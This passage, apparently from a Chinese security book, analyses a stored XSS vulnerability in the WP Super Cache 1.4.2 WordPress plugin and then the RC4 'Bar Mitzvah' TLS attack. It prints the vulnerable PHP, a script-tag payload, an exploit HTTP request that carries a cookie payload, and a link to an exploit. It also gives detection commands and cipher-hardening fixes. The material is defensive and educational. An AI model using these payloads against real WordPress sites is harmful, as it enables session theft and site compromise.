                        if ( isset( $GLOBALS[ 'wp_super_cache_debug' ] ) && $GLOBALS[ 'wp_super_cache_debug' ] )
wp_cache_debug( "wp_cache_get_cookies_values: $regex Cookie detected: $key", 5 );
                        $string .= $_COOKIE[ $key ] . ",";    //直接取 cookie  没有过滤
                }
                next($_COOKIE);
        }
        reset($_COOKIE);

        // If you use this hook, make sure you update your .htaccess rules with the same conditions
        $string = do_cacheaction( 'wp_cache_get_cookies_values', $string );
        return $string;
}
```

检查是否被缓存过并且把 cookie 等信息写入 wp-content\cache\meta 目录

如 file:wp-cache-94bbb0fe53ee08e617bce3f2d58f264f.meta

```
a:5:{s:7:"headers";a:4:{s:4:"Vary";s:12:"Vary: Cookie";s:12:"Content-Type";s:38:"Content-Type: text/html;
charset=UTF-8";s:10:"X-Pingback";s:53:"X-Pingback:
http://127.0.0.1/cms/wordpress/xmlrpc.php";s:13:"Last-Modified";s:44:"Last-Modified: Fri, 10 Apr 2015 06:08:45
GMT";}s:3:"uri";s:24:"127.0.0.1/cms/wordpress/";s:7:"blog_id";i:1;s:4:"post";i:0;s:3:"key";s:78:"127.0.0.180/cms/
wordpress/<script>alert(0)</script>,x@baidu.com,http://2222,";}
```

后台展示页面 WP Super Cache 设置 > 内容 ,关键代码。

file:wp-super-cache.1.4.2\wp-cache.php line:2347

```
ksort( $cached_list ); //缓存文件列表,从 wp-contents/cache  文件夹读取。
                        foreach( $cached_list as $age => $d ) {
                                foreach( $d as $details ) {
                                        echo "<tr $bg><td>$c</td><td> <a href='http://{$details[ 'uri' ]}'>" .
```

```
$details[ 'uri' ] . "</a></td><td> " . str_replace( $details[ 'uri' ], '', $details[ 'key' ] ) . "</td><td> {$age}</td><td><a href='" . wp_nonce_url( add_query_arg( array( 'page' => 'wpsupercache', 'action' => 'deletewpcache', 'uri' => base64_encode( $details[ 'uri' ] ) ) ), 'wp-cache' ) . "#listfiles'>X</a></td></tr>\n";
                $flip = !$flip;
                $c++;
            }
        }
```

变量 $details['key'] 来自于 wp-content\cache\meta 中的文件,直接输出,没有任何过滤。

3:漏洞利用

由以上分析可知。发送以下数据吧包即可生成新的缓存,插入恶意脚本。

```
GET /cms/wordpress/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: comment_author_url_{randstr}={poc} {randstr}
Connection: keep-alive
```

简单 exp:

https://github.com/yaseng/pentest/blob/master/exploit/wp-super-cache-xss-exploit.py

防护建议

拦截 cookie 中所有的危险字符(<script> <img 等 html 标签)

第2节 SSL/TLS Suffers 'Bar Mitzvah Attack'漏洞分析

作者：小狼

来自：sobug 众测平台

网址：https://sobug.com/

基本信息

0x01 前言：

愚人节即将到来，SSL 再次因 Bar Mitzvah Attack 漏洞弄的大家不得安宁，如图 8-2-1：

图 8-2-1

在新加坡举行的 Black Hat 亚洲安全会议上，Imperva 公司的安全总监 Itsik Mantin 详细介绍如何使用该攻击原理，该漏洞是由功能较弱而且已经过时的 RC4 加密算法中一个长达 13 年的问题所导致的.通过 RC4 的不变性弱密钥，允许攻击者在特地情况下还原加密信息中的纯文本，可能就会暴露帐户密码，信用卡数据，或其他敏感信息。不像以前 SSL 攻击手法，仅仅只需要被动嗅探和监听 SSL/TLS 连接就可以进行攻击.Itsik Mantin 介绍说如果要劫持会话可能还是要用到中间人攻击。

该漏洞的产生原因是由于不变性弱点，是在 RC4 加密算法中的一个 L 型关键图形，其中一旦它存在于一个 RC4 密钥，保存的状态会排列完整直到整个初始化过程结束.这个完整的部分包括排列的至少显着位当由 PRGA 算法处理，确定了据称伪随机输出流的最低有效位沿着数据流的一个长长前缀。这些偏流的字节的明文字节的异或运算，就会导致重大泄漏明文字节内容，如图 8-2-2：




图　8-2-2

在握手协议中，RC4 加密密钥对于上行和下行通信中生成。在记录协议中，上游密钥用于加密客户机到服务器的通信，而下游密钥用于服务器到客户端的通信进行加密。

要注意的是，加密是有重要的状态，使用第一密钥流用于加密第一个字节的消息，随后的密钥流字节加密下一条消息等。

鉴于不变性弱点是只表示在第一个 100 字节的密钥流，它只能仅用于第一个 100 字节受的保护的上行流量和第一个 100 字节的受保护下行流量。

由于 SSL 握手是在每个方向上的第一加密消息完成消息（SSL 的典型的使用 36 个字节），大约 64 个字节的明文数据留给攻击者。这种流动描述详细如图 8-2-3：




图　8-2-3

目前虽然 Debian\Ubuntu\RedHat 等主流发行版本均未出正式修复补丁，万幸的是攻击 POC 也未正式公布出来，所以大家可以先参考临时修复方案进行修复。

0x02 影响版本范围：

Web 容器开启了 SSL/TLS 访问方式，并未屏蔽 RC4 加密算法的。

漏洞检测

0x03 本地检测是否存在该漏洞：

https 远程检查方法(看一个网站是脆弱的 RC4 弱密钥攻击，你可以使用 OpenSSL 命令：

```
openssl s_client -connect adobe.com:443 -cipher RC4
```

如图 8-2-4：




图　8-2-4

如果看到连接握手成功，可以看到证书信息则说明存在该风险漏洞。如果你看到"alert handshake failure"这句话就说明该网站是安全的，如图 8-2-5：




图　8-2-5

0x04 在线监测是否存在该漏洞：

也可以利用 SSL Server Test --安全测试工具，去测试下你的 HTTPS 是否存在风险。（https://www.ssllabs.com/ssltest/index.html）如图 8-2-6：

图　8-2-6

修复建议

0x05 临时修复方案：

1.禁止 apache 服务器使用 RC4 加密算法：

```
vi /etc/httpd/conf.d/ssl.conf
```

修改为如下配置：

```
SSLCipherSuite HIGH:MEDIUM:!aNULL:!MD5:!RC4
```

需要重启 apache 服务：

```
/etc/init.d/httpd restart
```

访问查看效果，如图 8-2-7：

图　8-2-7

2.关于 nginx 加密算法：1.0.5 及以后版本，默认 SSL 密码算法是 HIGH:!aNULL:!MD5；0.7.65、0.8.20 及以后版本，默认 SSL 密码算法是 HIGH:!ADH:!MD5；0.8.19 版本，默认 SSL 密码算法是 ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM；0.7.64、0.8.18 及以前版本，默认 SSL 密码算法是 ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP。低版本的 nginx 或没注释的可以直接修改域名下 ssl 相关配置为：

```
ssl_ciphers
"ECDHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM-SHA384:DHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-AES256-SHA384:ECDHE-RSA-AES128-SHA256:ECDHE-RSA-AES256-SHA:ECDHE-RSA-AES128-SHA:DHE-RSA-AES256-SHA256:DHE-RSA-AES128-SHA256:DHE-RSA-AES256-SHA:DHE-RSA-AES128-SHA:ECDHE-RSA-DES-CBC3-SHA:EDH-RSA-DES-CBC3-SHA:AES256-GCM-SHA384:AES128-GCM-SHA256:AES256-SHA256:AES128-SHA256:AES256-SHA:AES128-SHA:DES-CBC3-SHA:HIGH:!aNULL:!eNULL:!EXPORT:!DES:!MD5:!PSK:!RC4";
ssl_prefer_server_ciphers on;
```

需要 nginx 重新加载服务：

```
/etc/init.d/nginx reload
```

访问查看效果，如图 8-2-8：

图　8-2-8

或者是在线检测是否修复完成，如图 8-2-9：




图　8-2-9

0x06 浏览器手工屏蔽方案：

默认当 apache 开启 RC4 优先加密算法时，Chrome 浏览器访问结果如图 8-2-10：

图　8-2-10

Windows 用户：

1）完全关闭 Chrome 浏览器和 Mozilla Firefox 浏览器；

2）复制一个平时打开 Chrome 浏览器(Mozilla Firefox 浏览器)的快捷方式；

3）在新的快捷方式上右键点击，进入属性；

4）在「目标」后面的空格中字段的末尾输入以下命令：

```
--cipher-suite-blacklist=0x0004,0x0005,0xc011,0xc007
```

如图 8-2-11：




图　8-2-11

0x0004 对应 RSA-RC4128-MD5，0x0005 对应 RSA-RC4128-SHA，0xc011 对应 ECDHE-RSA-RC4128-SHA，而最后的 0xc007 对应 ECDHE-ECDSA-RC4128-SHA。这样就可以将 RC4 禁用掉，如图 8-2-12：

图　8-2-12

Mac OS X 用户：1）完全关闭 Chrome 浏览器；2）找到本机自带的终端（Terminal）；3）输入以下命令：

```
/Applications/Google\ Chrome.app/Contents/MacOS/Google\ Chrome --cipher-suite-blacklist=0x0004,0x0005,0xc011,0xc007
```

Linux 用户：1）完全关闭 Chrome 浏览器；2）在终端中输入以下命令：

```
google-chrome --cipher-suite-blacklist=0x0004,0x0005,0xc011,0xc007
```

0x07 参考来源：

http://en.wikipedia.org/wiki/Bar_mitzvah_attack

http://www.darkreading.com/attacks-breaches/ssl-tls-suffers-bar-mitzvah-attack-/d/d-id/1319633

http://www.theregister.co.uk/2015/03/27/bar_mitzvah_crypto_attack/

（全文完）责任编辑：随性仙人掌